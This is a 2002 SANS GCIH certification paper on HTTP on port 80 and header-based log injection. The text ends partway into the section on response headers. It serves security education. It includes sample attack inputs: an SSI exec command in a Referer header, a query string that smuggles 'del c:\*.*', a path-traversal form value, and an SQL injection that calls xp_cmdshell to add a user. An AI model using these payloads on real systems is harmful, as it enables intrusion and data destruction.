Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploits
SANS GIAC GCIH Practical Assignment v2.1
Option 2 - Support for the Cyber Defense Initiative

TCP Port 80 - HyperText Transfer Protocol (HTTP) Header Exploitation

William Bellamy Jr.
September 11, 2002

Part 1 - TARGETED PORT

The examples and illustrations in this paper have been altered in such a way that prohibit misuse. The syntax, delimiters, dates, times, host names, and network addresses along with similar data have also been sanitized.

Part 1. TARGETED PORT

1. TARGETED SERVICE

This paper will focus on the Transport Control Protocol (TCP) port 80, commonly used by web servers to form the foundation for the World Wide Web. While Web clients do not use a commonly agreed upon port, web servers can be expected to use TCP 80 to provide general public access.

The general public thinks of the World Wide Web (WWW or the web>) as somehow *being* the Internet, when in fact the web is simply one of many ways the Internet is used.

The Internet is similar to a phone system. A phone system is a collection of hardware and software that creates an infrastructure that supports several seemingly different activities.

- people can call one another and talk
- people can form party lines for real time group discussions
- people can send fax documents to other people
- people can request that machines send them fax documents
- people can send/receive digital data streams
- people can call to listen to recorded messages
- people can call to leave recorded messages
- and the list goes on...

In the same way, the Internet is an infrastructure that supports many seemingly different activities. These activities include the web, email, ftp, and many others. The ability to use the web to make systems and information widely and easily accessible, it is also a natural target for attack.


The web has an ubiquitous presence and provides seemless access the information and services. Rather than "user-friendly", the web interface strives to be "user-invisible". This invisibility makes it very difficult to retrofit features like authentication, authorization and non-repudiation; each being key components of a trusted and secure system.

The illustrations below are examples of the frequent and pervasiveness of TCP port 80 probes and attacks. In this illustration I find the global distribution of TCP port 80 probes particularly interesting because it indicates the degree this thread has saturated the Internet.

Of course you could argue that the global pervasiveness of the web would account for this. But, there are other types of systems just as evenly and widely dispersed across the globe; Windows workstations, IE browsers, netBIOS shares, etc.


One of the themes of this paper will be that due to their disproportionately exploitable targets, along with their close proximity to sensitive inner systems and their public/open nature as focal points for collecting and publishing information, TCP port 80 based systems (commonly known as web sites) offers an very enticing target for attackers.

This image illustrates the active scanning of TCP port 80 across the globe.
While there is fluctuation from day to day,
TCP port 80 remains a frequently probed port.



(1 www.dshield.org/)

While TCP port 80 probes fluctuate over time,
TCP port 80 has been a long-term port of interest to attackers,
and can be expected to remain so
for the foreseeable future.



(1 www.dshield.org/topports.html)

Web servers are hosts running a **H**yper**T**ext **T**ransfer **P**rotocol (**HTTP**) service or daemon. "Service" is the Microsoft term and "daemon" is the *nix (all flavors of Unix) term used to describe a program that runs on a host for the purpose of providing services to other applications or clients. While the client may perceive an interactive session, there is usually no interactive session at the host where the service/daemon is running.

The service or daemon that binds locally to TCP port 80 and provides web server services is refereed to as the **HTTPd** (the "d" signifying daemon). There are many applications that provide HTTPd services. These include Microsoft's Internet Information Server (2 IIS) and the Apache (3 Apache) web servers, along with many others.

Regardless of the product, an HTTPd accepts and responds to client requests for web pages, web page components such as images and other multimedia files, and database queries.

Web clients and servers rely on HTTP to exchange requests and responses, the heart beat of the web. In the Internet/web spirit of the information sharing and boundary elimination, HTTP and HTTPd applications

assume they are transporting and processing trusted and valid material. Unfortunately, mixed in with and valid material, attackers can introduce malicious material which can preform actions either at the backend server or at another client. Attackers count on the fact that there is usually little or no validation preformed on the material that clients submit to the HTTPd server. To make matters worse, the actions that attackers can take are limited by the resources available on the target systems combined with the attackers imagination and skills. In business terms, this creates an "unacceptable risk."

This type of security weakness is pervasive across all of the component technologies, which combine to create the Web experience. These components include;

- common networking protocols, such as TCP, UDP, IP, DNS, and ARP
- client applications, which allow local script execution, redirection commands, or buffer overflows (4 buffer overflow)
- server applications, such as the HTTPd, interactive Web applications, and back-end services, including databases and application servers, which can be vulnerable to buffer overflows (4 buffer overflow) and command/script injection.

HTTP exploitation is more of an enabling class of exploit than a specific bug. Just as buffer overflows (4 buffer overflow) or SQL injection (5 SQL injection) are each a class of exploit, rather than a specific bug in a specific application, HTTP exploitation is a type of exploit, rather than a specific instance of exploit.

From a "big picture perspective", one of the driving forces behind the growth of port 80 (a.k.a., the web) is its ability to tie information together in ways that are both meaningful and user-friendly.

Until the web introduced hypermedia on a global scale, information technology was all about people learning and applying computer skills to create, access, and manipulate information.

With the introduction of the web, the model for information technology was inverted so that people could then create, access, and manipulate information which was only coincidently on computers. There was no longer any significant stress on esoteric computer skills - a person's skills and effort could be directed towards the information rather than the computer interfaces. Here HTTP operates as a transparent data transfer protocol combining and moving data of different types and formats on-the-fly as needed.

However, this intoxicating wave of "information accessibility" unintentionally placed large amounts of confidential information, both unprotected or ineffectively protected, within a mouse click of anyone, friend or foe, on the planet with an Internet connection.

The problem is that much of the data and information (information is data put into a meaningful context) on the backend of the web, the historic, legal, personal, financial, infrastructure, medical, technical and other categories actually resides on systems which were not designed with global access security issues taken into consideration. Even when public access was considered, it was seldom considered that such a vast amount and range of otherwise seemingly unrelated information would also be publicly accessible. Information combined with information fron another source becomes more sensitive than either component on its own.

For example; "E" from one source has its value. And, "mc^2" from another source has its own value. But when combined by imagination, they become much more powerful, more meaningful, and produce an much greater impact then either could alone.

So, "global access security issues" are not so much about the access to a particular file, as they are about the

questions "What risk would access to a particular file, in conjunction with some other file, pose if someone had access to both?"

To complicate the issue, systems designers and applications developers, along with all "ethical" technicians across the board, have consistently been guilty of judging risks as being only those risks the technician could envision themselves exploiting. As the old saying goes, "If all you have is a hammer, every problem is a nail." People who are familiar with TCP/IP and an operating system, or two, along with a couple programming languages would evaluate the risks from that framework.

So, the firewall technician pours over their rule sets, and does not, unlike an attacker, think in terms of rogue modems and wireless access points which completely negate any protection the firewall can offer. The DBA fine-tunes the RDBMS logical authentication to restrict access to information in a database, while poor file-system permissions allow an anonymous ftp account full access to the actual database files.

World wide, the HTTPd *service* is assumed to be bound to TCP port 80. That is a simply and correct statement. But the implications of what HTTP actually is, how HTTPd services are used in the real world, how the protocol actually operates, and how it can currently be exploited have mission-critical implications for virtually anyone involved in managing or securing Information Technology Systems.

2. DESCRIPTION

Now that we have taken a quick look at the "big picture" in which HTTP operates, we can move to a more detailed perspective.

While a spreadsheet crunches numbers, and a database organizes lists of data, and mail servers store and forward messages, an HTTPd basically functions as a warehouse shipping clerk.

If an HTTPd had a mission statement, it would be;

> As an HTTPd, I will stand ready and able to receives requests for pages,
> and to satisfy each request with either the resource requested
> or an explanation of my inability to do so.

In some cases those pages are simply files that can be sent in response to satisfy the request. In other cases the requested page is a script which requires the HTTPd to preform some local processing or page formatting in order to respond to the request.

In more complex cases the HTTPd must retrieve additional data from other sources or trigger further processing by other systems. Often, several datastores and remote systems are called upon by the HTTPd as it assembles the necessary data, conditionally formats the information, and finally sends the response.

As an example, a simple client news ticker might refresh its information every 10 minutes. When the client requests an update, the HTTPd must;

1. determine the client's selected news categories
2. determine how stale the client's information is
3. determine how fresh the currently available information is for the client's selected categories
4. decide if an update is warranted

5. retrieve the client's display preferences
6. format the presentation according to the preferences
7. send the updates, if any

This process would be driven by the HTTPd, but could include;

- a database for the client's selected news categories
- a database of news sources
- the large number of actual new sources
- a database of client display preferences
- an advertisement database for sending adds to the news ticker
- a logging database to track the clients "alive-time", and number and types of ads deployed for marketing purposes


On the Internet, there are many different services that each provide its own special service or value. FTP provides file exchange, telnet provides remote terminal emulation, email provides message store and forwarding, firewalls provide a level of integrity checking, and so on.

HTTP brings the single most powerful ingredient, synergy. HTTP helps to coordinate the blending of data, data formats, distributed data, data retrieval, cross-platform processing and other heterogenous components into an information-centric, rather than technology-centric, product.

Imagine having to make the paper and ink, and then bind the book before you could read what others had written. But then, you discover the effortless freedom and limitless wealth of a public library. That is the revolution that HTTP, popularity known as the web, has brought to the Internet.

3. PROTOCOL

The HTTP protocol sits in at the top of the 4-layer TCP/IP stack, in the Application layer. Here the HTTPd is responsible for packaging data for transmission between HTTP based clients and servers.




Notice how HTTP is "just another block in the wall?" As wonderful as it is to have a wall that is so modular that new blocks with brand new functionality can just be slipped in as needed, we still want to evaluate any associated risks, reduce those risks as much as practical, and finally prepare to respond to any realized damage.

Using the example of an HTTP client request, lets take a look at *encapsulation*.


If you look at the figure to the left, from top to bottom, the one point to notice is that as an HTTP request passes from the click of the client's mouse down to their network wire, each layer of the networking protocol takes the previous layer and *encapsulates*, or bundles up, that entire package into a payload to be

packed into the cargo-bay. The next layer will preform the same process until the physical layer protocol takes the package, now encapsulated repeatedly, at least once at each layer, and moves it across the physical wire.



Once this HTTP request arrives at the HTTPd, it begins to move up the same networking protocol stack. At each layer, the package is unwrapped by the peer layer to the layer that preformed the wrapping.

- The Ethernet layer on the receiving side unwraps what the Ethernet layer on the sending side wrapped.
- The TCP layer on the receiving side unwraps what the TCP layer on the sending side wrapped.



Images used with the permission of O'Reilly & Associates

Clinton Wong, in his HTTP Pocket Reference from O'Reilly & Associates (6 Wong), used these illustrations to outline the components and structures of a HTTP client request and HTTP server response.

Notice the groupings of headers, each used to convey data about the client or server, or about the material being requested or delivered.

HTTP headers are functionally "variable=value" pairs. Instead of using the equals sign (=), a colon (:) is used to separate the variable's name from the value. For example "header-1: value-1".

An actual example would be, "User-Agent: Mozilla 1.0". This informs the server that the client making the request is using the Mozilla 1.0 browser. HTTP is all about coordinating the request/response process.

When you put it all together, you get a session (a conversation between computers). The illustration to the left demonstrates the basic HTTP request response process between a client and a server.

Keep in mind that the text you see in this illustration is what is actually being sent across the wire. If you were to observe HTTP traffic as it flowed across the Internet it

Image used with the permission of O'Reilly & Associates

would appear in text form as shown here.

Here you can see the actual HTTP headers that would be logged by the HTTPd. These header values are where an attacker would place crafted material.

4. VULNERABILITY

Pit fall #1: HTTP; the use it anywhere wonder-widget!

One complicating aspect of HTTP is that, as a protocol, it is often used to create systems and application administration interfaces for printers, routers, switches, hosts, and a wide range of other applications and services.

These HTTPd based administrative interfaces are usually setup through non-standard TCP ports in hopes of obscuring their existence, a.k.a. "security by obscurity". This seems to give a false sense of safety leading system owners to assume these HTTPd administrative interfaces are somehow more secure than the notoriously exploitable web site.

In fact, the developers of special purpose HTTPd interfaces tend to use simple implementations of freeware HTTPd distributions thinking that a limited feature version also limits the vulnerabilities. These developers are seldom familiar with the techniques used to exploit HTTPd vulnerabilities common to most implementations.

We should not assume that these special purpose interfaces are as rigorous tested for security vulnerabilities or as frequently patched as mainstream HTTPd products and distributions.

The TCP ports often used for HTTPd based administrative interfaces include 81, 8000, 8001, 8080, 8181, and 2301 but literally could be any TCP port from 1 to 65535. Remember that HTTP is a transport protocol which is encapsulated within TCP, and it is TCP rather than HTTP that is concerned with the port number.

All of the problems, risks, and support overhead associated with operating a web site is now applied to each web interface put in front of a program, a service, or a system. Each of these HTTPd based interfaces brings its own unique set of vulnerabilities and risks.

For example, two vulnerabilities were found in Cisco products.

> In June of 2001 Cisco's IOS software suffered from an HTTP vulnerability which put many of its products at significant risk.
>
> "When HTTP server is enabled and local authorization is used, it is possible, under some circumstances, to bypass the authentication and execute any command on the device. In that case, the user will be able to exercise complete control over the device. All commands will be executed with the highest privilege (level 15). All releases of Cisco ISO software, starting with the release 11.3 and later, are

> vulnerable. Virtually, all mainstream Cisco routers and switches running Cisco IOS are affected by this vulnerability." (7 Cisco IOS).
>
> In May of 2002, Cisco's Content Service Switch 1100 series switches also had an HTTP problem.
>
> "The Cisco Content Cservice Switch (CSS) 11000 series switches are susceptible to a soft reset caused by improper handling of HTTP POST requests to the web management interface." "The CSS formerly used TCP port 8081 for its web management interface." (8 Cisco CSS).

In each of these cases, the HTTP protocol was used to provide data transport services between a standard web browser and an HTTPd. Crafted HTTP requests could exploit these vulnerabilities.

Pit fall #2: The HTTP Emperor is, wearing a thong?

While HTML would appear to be a great way to format administrative information, the risk in setting up a simple HTTPd on an obscure TCP port outweighs any benefit user-friendliness can offer.

Delivering administrative services via HTTP means sending your administrative data across the wire in cleartext. This should be enough to send the average network administrator either running down the office halls screaming incoherently.

Beyond the obvious risk of running all of your administrative data across both untrusted and trusted networks, encrypting the connection between an HTTP client and HTTPd has its drawbacks. For example, IDS and virus scanning systems will be unable to interrogate the encrypted material and identify otherwise recognizable malware.

Instead of going down the road of piling on additional layers of encryption, authentication, interrogation and so on in hopes of plugging all of the holes, the final responsibility for input validation should be placed on the server's side rather than the client. Client-side input validation is a good practice since it will address the majority of unintentional error. But the last line of defence and final responsibility for validating input remains on the server-side where the application owner actually gains control of the data and is accountable for the integrity of the system and its resources.

Pit fall #3: Who's byte's on first?

While communication across a digital network is composed of the exchange of observable and measurable packets of data, the logical idea of a session (often referred to as state) is more artificial or constructed. In a conversation, the words would be the packets, while the flow and duration would be the session.

A session is composed of an irregular but sustained flow of these data packets for the purpose of establishing an extended interaction typically between a person and a computer system(s).

Since the strength of the web is its user-friendly interface to information, the concept of a session is fundamental. As a person moves through the web exploring information, their journey must be seamless and smooth, uninterrupted by redundant authentication or breaks in continuity.

To address this, web content providers have looked at all pertinent components for a solution that provides this state of session. The notorious cookie was developed for this purpose.

HTTP is a data transport protocol, version 1.0 was stateless meaning it did not maintain a any type of logical continuity from one request to the next. HTTP version 1.1 has specifically addressed the session issue by implementing the persistent connection feature.

"A significant difference between HTTP/1.1 and earlier versions of HTTP is that persistent connections are the default behavior of any HTTP connection. Persistent connections provide a mechanism by which a client and a server can signal the close of a TCP connection." (9 RFC 2616 - HTTP/1.1, 44)


At the TCP level, a "session" is a series of synchronized TCP/IP packets exchanged between two host so as to construct an extended digital dialogue. A TCP session is setup with the "three way hand shake." The "persistent connection" feature in HTTP version 1.1 acts in much the same way.

Notice the steps that two hosts preform to establish a TCP connection.

1. The host wanting to establish the session sends a **SYN** packet. SYN stands for synchronize. A SYN packet is like calling someone on the phone. You indicate the call, but it is up to them to pickup the phone.

2. On the other end, assuming there is anyone home, and that conditions are right for them to pickup the phone, they receive your SYN packet and make a decision weather or not to "answer". Having decided to accept the invitation to establish a connection, the invited host (on the right) builds a TCP packet with the **SYN** and **ACK** flags turned on. This SYN tells the host on the left the host on the right also wants to synchronize a connection, but in addition, the **ACK** is a acknowledgement from the host on the right that it has properly received the original SYN packet from the host on the left.

3. Finally, the host on the left replies with an **ACK** packet acknowledging that it received the **SYN**, from the host on the right.



One thing that you do not see in this simply example is all of the sequence numbering associated with each of these packets that allow both hosts to organize each packet into a strick sequence, and consequently a meaningful dialogue or session.

In the same way that attackers have learned to manipulated the TCP flags used in the 3-way handshake, and elsewhere, to coax information from hosts, it seems possible that the HTTP connection headers could be abused to launch DoS attacks, fingerprinting via error messages, or other abuse.

For example, rather than initiating a connection with a **SYN** packet, what would happen if an HTTP client tried to initiate a connection using its equivalent to an *ACK* packet. In other words, what if an attacker abused HTTP's persistent connection headers the same way attackers abuse TCP headers.

- How would an HTTPd respond to a packet that said "Sure! I'd love to start a connection with you!"

when the HTTPd had not requested a connection?

- How would an HTTPd respond to a packet that said "Boy, that was a great conversation, but I have to go now. Bye!" when the HTTPd had not requested a connection?
- How would an HTTPd respond to a packet that had all of the option flags turned on, requesting all possible conditions?
- How would an HTTPd respond to a packet that had all of the option flags turned off, requesting none of the possible conditions?

Regarding the different security weaknesses of the HTTP protocol, the point is not that HTTP is a poor protocol or should be avoided. Rather, the point is that as with any component of a technology based solution, the risks should be assessed and then reduced to an acceptable level. HTTP is a great protocol that has more than delivered on expectations, and can be expected to delivers even more as it evolves.

Effective authentication, encryption on the wire, and improvements to the HTTP protocol, many already underway, as described at the end of this paper would more than compensate for these security weaknesses.

Part 2. SPECIFIC EXPLOIT

5. EXPLOIT DETAILS

Title:	HTTP Header Based Exploitation
Release Date:	January 23, 2002
BUGTRAQ ID:	3939 (10 Bugtraq)
Reported by:	Zenomorph in his paper Header Based Exploitation: Web Statistical Software Threats (11 Zenomorph)
Operating Systems:	OS independent. Potentially any OS running an HTTPd that logs client requests verbatim.

In this paper I will **first** work with HTTP header-based exploitation, which is the subject of Zenomorph's paper. HTTP header-based exploitation focuses on manipulating the HTTP header values in order to inject malicious material (code and/or data) into the HTTPd's log files for subsequent execution.

Second, I will move to a variation. This variation deals with injecting unexpected material into the log files via the HTTP method string, which seems to provide attackers with some additional advantages. For example;

- Guaranteed acceptance by the HTTPd. Not all HTTP header fields are supported by all HTTPd products, but the HTTP method string is always accepted by HTTPd products
- 99% guarantee that the HTTP method string will be logged, if any logging is preformed

My interest in this topic is not a specific exploit (such as is detailed in Bugtraq 3939 (10 Bugtraq)), but rather a paper by Zenomorph titled Header Based Exploitation: Web Statistical Software Threats (11 Zenomorph), and its general application.

Zenomorph's point was that the HTTP header fields could be used to inject material into HTTPd log files which would later be executed when processed by an appropriate application, script, or command shell interpreter.

In BugTraq 3939 (10 Bugtraq), the W3Perl (12 W3Perl) program illustrates HTTP header exploitation as discussed by Zenomorph. In this example, the W3Perl program allows unsanitized client input to be recorded in its log files. These log files are then used to produce statistics reports on website usage, and allowed injection via HTTP header values due to inadequate input data validation.

This vulnerability was fixed beginning with version 2.86 of W3Perl.

The details in Zenomorph's paper are important, and the general vulnerability they illustrate is important to be aware of and mitigate.

But just as important, we see a glimpse of that unique "hacker-think" perspective, or process, that fosters such incredible ideas, insights, and magical accomplishments.

First, in discovering this exploit, Zenomorph illustrates the hacker amazing ability to see the patterns and possibilities where others see chaos.

I hear discussions along the lines of "how could an attacker possibly place hostile code on a protected web server?" The discussion always bogs down in complicated and unlikely scenarios, and it becomes obvious that if it were really that difficult and unlikely there would be no significant threat - but in fact there is.

Zenomorph does not bother with situationally convoluted scenarios, but instead through his paper we see the results of *classic hacker-think*.

Boy, reading these web logs is boring!

Hum, I wonder what would happen if someone tried to stuffed a bunch of a's or some javascript into one of these HTTP header values I'm logging? Would it get logged? And what if someone opened this log file with a browser?

Wow! *Now* this is getting interesting!
I wonder what would happen if I ...

Next, we see the "hacker-think" perspective/process kick-in at the realization of this *discovery*. Rather than "I got me a stick to wack the web with!", curiosity steps in and the immediate question becomes "This technique has one basic function - it streams stuff into HTTPd log files. What are the different systems and applications that use those log files, and what if they were fed stuff they did not expect?".

My point is that *rocket science* is about huge numbers, engineering, and incomprehensible equations only after someone looks up into the sky and says "I wonder what would happen if I..." Without that (hacker-think) question, today NASA would be building multi-stage, reusable, high cargo capacity 18-wheel trucks.

6. DESCRIPTION OF VARIANTS

As Zenomorph puts it in his paper, "This method isn't as 'one dimensional' as other exploitation. Database command, and content injection also may be possible."

HTTP exploitation can be compared to other classes of exploitation. For example;

- Each uses a transport facility to deliver their payload. The transport facility is not disrupted, it is simply used in ways not intended or expected.

- Other classes of exploit use the cargo areas of HTTP while HTTP header exploitation focuses on the HTTP command and control fields. Rather than putting the payload in the cargo trailer, HTTP header exploitation gets right into the front seat with the driver.

Material (code and or data) injection is at the heart of HTTP header exploitation. There are many attack vectors available when the goal is to send material into a system that would normally reject the malware. Web servers exist primarily to accept and respond to client requests; getting an HTTPd to consider accepting your malicious material is inherently likely to succeed.

These vectors include;

- **The HTTP Header fields** (the subject of this paper). Here, any header field value which is logged can be used to store injected material. In the example below, you see Hobbit's netcat (nc) (13 netcat) program used to build and send a raw HTTP request. In this example, the header is "Referer:" and its value is <!-- #exec cmd="copy global.asa global.txt" -->, which is in this case the injected malware.

```
C:\>nc 127.0.0.3 80
GET /default.asp HTTP/1.0
Referer: <!-- #exec cmd="copy global.asa global.txt" -->
```

- **The Query String portion of a URL** (14 Query string). In this case, we manipulate values being passed to a Common Gateway Interface (15 CGI) application, which are usually hard coded into a hyperlink's URL, or being supplied by an HTML form using the GET method. The intent here is that the command interpreter will later read this log file entry and be tricked into executing the OS command |del c:*.*

```
www.target.com/login.asp?user=joe&pass=openup|del c:\*.*
```

- **HTML Form Attacks**. HTML web form attacks (16 HTTP Form Attacks) deal with the same HTML form oriented values mentioned above, but which are submitted using the HTTP POST method rather than the GET method. HTTP form attacks are outside of the scope of this paper, but are well documented and available on the Internet.

```
<FORM NAME="QF" ACTION="http://www.target.com/AdvSearch.Asp" METHOD=POST>
<INPUT TYPE="TEXT" NAME="AuthorRestriction" VALUE="">
<INPUT TYPE="HIDDEN" NAME="ColChoice" VALUE="1">
<INPUT TYPE="HIDDEN" NAME="Scope" VALUE="%255c..%255c..%255c">
</form>
```

Above, the string VALUE="/ExAir" was replaced with VALUE="%255c..%255c..%255c" The intent is to inject a Unicode string to trick this search service into functioning outside of its allowed portion

of the filing system. The attacker's hope would be to gain access to sensitive files on this server, which are not necessarily part of the HTTPd system.

- **SQL Injection**. Structured Query Language (SQL) is the native programming language of most database systems. SQL injection (5 SQL Injection FAQ) seeks to insert SQL code in addition to that expected by a backend system. SQL injection is more concerned with delivering SQL queries to a Relational DataBase Management System (RDBMS) than with the transport facility it uses. However, HTTP is most often the transport facility.

  "SQL Injection is simply a term describing the act of passing SQL code into an application that was not intended by the developer." (5 SQL Injection FAQ). In the example below, a benign SELECT query has had a malicious SQL statement appended. Here the extended stored procedure xp_cmdshell is invoked and the "net" command is passed to the OS.

```
SELECT * FROM myTable WHERE
someText ='' exec master..xp_cmdshell net user testpass test add
```

Notice that each of these variations uses the HTTP protocol to transport the payload (malicious or otherwise unauthorized material) to a web server (HTTPd). The HTTPd is not "buffer overflowed" or disrupted in any way, it simply is taken advantage of to deliver the payload.

While a Denial of Service (DoS) attack is like the infantry charging the front lines, and buffer overflows (4 buffer overflows) are strategically guided smart bombs, HTTP exploitation is more like a land mine. Buried and silent, waiting to be stepped on by whatever program comes along first.

7. PROTOCOL DESCRIPTION

The protocol this paper will focus on HTTP. HTTP is an "higher level" protocol used to exchange client requests and the HTTPd responses. TCP/IP is the transport protocol on which the HTTP protocol rides.

Generally, HTTP is in clear-text while in transit. Most often, the Secure Socket Layer (17 SSL) facility is used to secure HTTP traffic. SSL establishes an encrypted channel between the client and HTTPd through the use of digital certificates.

The Open Web Application Security Project, in their paper HTTP Methods, explains that "[t]he (HTTP) client request can be thought of as three parts. . .. the first part of a message always contains an HTTP command called a method, followed by the URL of the file the web client is requesting, and the HTTP version number. The second part of a client request contains what is called header information. This provides information about the client and the data entity it is sending the server. The third part is the information entity body; the data being sent to the server." (18 OWASP)

Client Request

The first line contains the **method** or command being sent to the HTTPd. Methods include GET, POST, and HEAD.

```
Well behaved request:
   GET /default.asp HTTP/1.0
```

```
Query String:
   GET /default.asp?name=Joe&ID=1234 HTTP/1.0
```

Next is the Universal Resource Identifier (URI), which is the specific file/resource being requested.

The Universal Resource Identifier (URI) can be thought of as an absolute Universal Resource Locator (URL). URLs can be relative, while URIs are absolute. "/cgi-bin/login.cgi" is a URL because it implies it is located on the current host. Another URI is "http://www.host.com/cgi-bin/login.cgi" because it identifies the resource/page/script/image with no ambiguity.

Finally, the client declares which version of HTTP it can accept. In this case, 1.0.

The HTTP version simply informs the server of the highest version of HTTP the client can accept. Today, HTTP/1.1 is commonly used. However, throughout this paper, you will see the client requests using HTTP/1.0. This is because 1.1 requires that the "host:" header be included. By telling the server that our client only supports HTTP/1.0, we avoid having to provide the host: header in each request (and make the examples more concise).

HTTP syntax is case sensitive. The method and the "HTTP/" strings are uppercase, while data values/strings, like the URI, are not necessarily case sensitive. The header names and values are assumed to be case sensitive, though there is plenty of tolerance for improper case use.

HTTP Headers

These are examples of the more common HTTP headers and their values. Some of these are used in client requests, some in HTTPd responses, and some can be used in both.

HTTP headers are used to describe the details of the request/response, provide information about the content being transmitted, and connection oriented information used to help create, use and close the HTTP connection between client and server.

```
Accept: image/gif, image/jpg
Accept Language: en-us
Connection: Keep-Alive
Accept: text/*, image/gif, image/jpeg
Accept-Language: en-us
Accept-encoding: gzip
Authorization:
Cookie: account=1234
Connection: Keep-Alive
From: me@here.com
Host: www.host.com:1234
If-Modified-Since: Mon, 04, May 1999 12:23:34 GMT
If-Unmodified-Since: Mon, 04, May 1999 12:23:34 GMT
Referer: http://www.here.com/default.htm
User-Agent: Mozilla 1.0
Content-Encoding: x-gzip
Content-Length: 1234
Content-Location: http://www.host.com/
Content-Type: text/html
(CRLF)
(CRLF)
```

Entity body

This is the HTTP cargo bay.

Material the client is sending to the HTTPd is placed here (except when using the query string (14 query string) facility in HTTP).

This is the same cargo bay that holds the web pages, images, and most other content sent to a web browser for display

```
The data/information being sent by
the client would be placed here.

The entity body follows the two CRLF
pairs which act as delimiters.

Notice that the "Content-Length:"
header is used to inform the HTTPd
of the byte count of the data being
sent in the entity body.
```

by an HTTPd every time a client clicks on a hyperlink.

HTTPd Response

Response Codes

The server responds by identifying the version(s) of HTTP it supports along with information describing success or failure of the response.

```
HTTP/1.1 200 OK
```

General Headers

